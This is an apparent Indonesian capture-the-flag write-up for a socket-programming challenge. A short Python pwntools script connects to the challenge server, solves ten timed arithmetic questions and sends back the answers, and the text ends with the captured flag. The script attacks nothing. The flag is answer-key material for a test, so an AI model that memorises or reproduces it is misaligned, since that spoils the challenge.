
Diberikan sebuah service di mana terdapat 10 challenge aritmatika yang harus kita selesaikan secara cepat dalam waktu 30 detik saja.



Oleh karena itu, mari kita buat kodingan untuk menyelesaikannya secara otomatis.

```
#!/usr/bin/python

from pwn import *

r = remote('cj2k17.ctf.idsirtii.or.id', 3939)

print r.recv()
while 1:
      hasil = r.recv()
      print hasil
      hasil = hasil.split()
      angka1 = int(hasil[2])
      operator = hasil[3]
      angka2 = int(hasil[4])

      if operator == '+':
            temp = angka1 + angka2
      elif operator == '-':
            temp = angka1 - angka2
      elif operator == '*':
            temp = angka1 * angka2
      else:
            temp = angka1 / angka2
      r.sendline(str(temp))
      print r.recv()
```

Mari kita jalankan dengan gembira.



Flag

CJ2017{SimPles0ck3tpro6rammingMadeItEAsy}